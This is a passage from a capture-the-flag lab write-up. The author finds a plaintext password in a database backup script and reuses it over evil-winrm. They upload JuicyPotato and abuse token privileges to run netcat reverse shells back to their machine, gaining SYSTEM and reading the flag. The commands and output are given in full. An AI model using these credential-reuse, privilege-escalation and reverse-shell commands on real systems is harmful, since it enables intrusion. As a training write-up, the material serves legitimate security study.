06/06/2026  03:06    <DIR>          Program Files
02/07/2020  07:03    <DIR>          Program Files (x86)
16/06/2020  11:23    <DIR>          SQL2019
31/07/2020  17:19    <DIR>          Users
06/06/2026  03:07    <DIR>          Windows
               0 File(s)              0 bytes
               9 Dir(s)   6,231,396,352 bytes free

C:\>cd D*
cd D*

C:\DB_backups>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E202-AF4B

 Directory of C:\DB_backups

31/07/2020  17:40    <DIR>          .
31/07/2020  17:40    <DIR>          ..
31/07/2020  17:42             1,088 db_backup.ps1
31/07/2020  17:40    <DIR>          SQL
               1 File(s)          1,088 bytes
               3 Dir(s)   6,231,396,352 bytes free
interesting file right there!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
C:\DB_backups>type db*
type db*

db_backup.ps1


# Work in progress database backup script. Adapting from mysql backup script. Does not work yet. Do not use.

$password = 'Alltheleavesarebrown1'
$user = 'sophie'
$cred = New-Object System.Net.NetworkCredential($user, $password, "")

$date = Get-Date
$dateString = $date.Year.ToString() + "-" + $date.Month.ToString() + "-" + $date.Day.ToString()

#Create symbolic link for sqldump.exe in the script folder
$sqldumpLocation = \.sqldump.exe
$backupDest = C:\DB_backups\SQL\sql_backup_"+ $dateString + ".sql"

$execute_sqldump = $sqldumpLocation+" -u"+$cred.UserName+" -p"+$cred.Password +" > " + $backupDest


invoke-expression $execute_sqldump


# use 7zip to compress and encrypt the backup with same password as used to autheticate the sql backup user
# removes the unencrypted .sql file afterwards
# create symbolic link for 7z.exe in the script folder
$sevenzip = ".#7z.exe"
$zipfile = $backupDest.Replace(".sql",".7z")
$execute7zip = $sevenzip+" a -t7z "+$zipfile+" "+$backupDest+" -p"+$cred.Password
invoke-expression $execute7zip
Remove-Item $backupDest

C:\DB_backups>
sophie:Alltheleavesarebrown1 another credential leak lets try it on evil-winrm
1
2
3
4
5
6
7
8
9
10
 ❯ proxychains -q evil-winrm -i 172.16.1.5 -u sophie -p 'Alltheleavesarebrown1'
...
...
*Evil-WinRM* PS C:\Users\sophie> upload /home/nicetrykiddo/tools/win/privesc/JuicyPotato.exe

Info: Uploading /home/nicetrykiddo/tools/win/privesc/JuicyPotato.exe to C:\Users\sophie\JuicyPotato.exe

Data: 463528 bytes of 463528 bytes copied

Info: Upload successful!
now lets check priv info for sophie
1
2
3
4
5
6
7
8
9
10
*Evil-WinRM* PS C:\Users\sophie> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeAssignPrimaryTokenPrivilege Replace a process level token  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
interesting! SeAssignPrimaryTokenPrivilege
cool so we have SeImpersonatePrivilege for sql user and SeAssignPrimaryTokenPrivilege for sophie we can abuse any of these to get SYSTEM
SeImpersonatePrivilege :
C:\Users>C:\Windows\Temp\JuicyPotato.exe -t * -l 1337 -p "C:\Windows\System32\cmd.exe" -a "/c C:\Windows\Temp\nc.exe -e cmd.exe TUN0 9002"
C:\Windows\Temp\JuicyPotato.exe -t * -l 1337 -p "C:\Windows\System32\cmd.exe" -a "/c C:\Windows\Temp\nc.exe -e cmd.exe TUN0 9002"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
SeAssignPrimaryTokenPrivilege:
*Evil-WinRM* PS C:\Users\sophie> .\JuicyPotato.exe -t u -l 1339 -p "C:\Windows\System32\cmd.exe" -a "/c C:\Users\sophie\nc.exe -e cmd.exe TUN0 9003"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1339
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessAsUser OK
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E202-AF4B

 Directory of C:\Users\Administrator\Desktop

14/04/2021  06:39    <DIR>          .
14/04/2021  06:39    <DIR>          ..
08/01/2021  13:51                33 flag.txt
               1 File(s)             33 bytes
               2 Dir(s)   6,230,986,752 bytes free

C:\Users\Administrator\Desktop>type flag.txt
type flag.txt
DANTE{Ju1cy_pot4t03s_in_th3_wild}
done!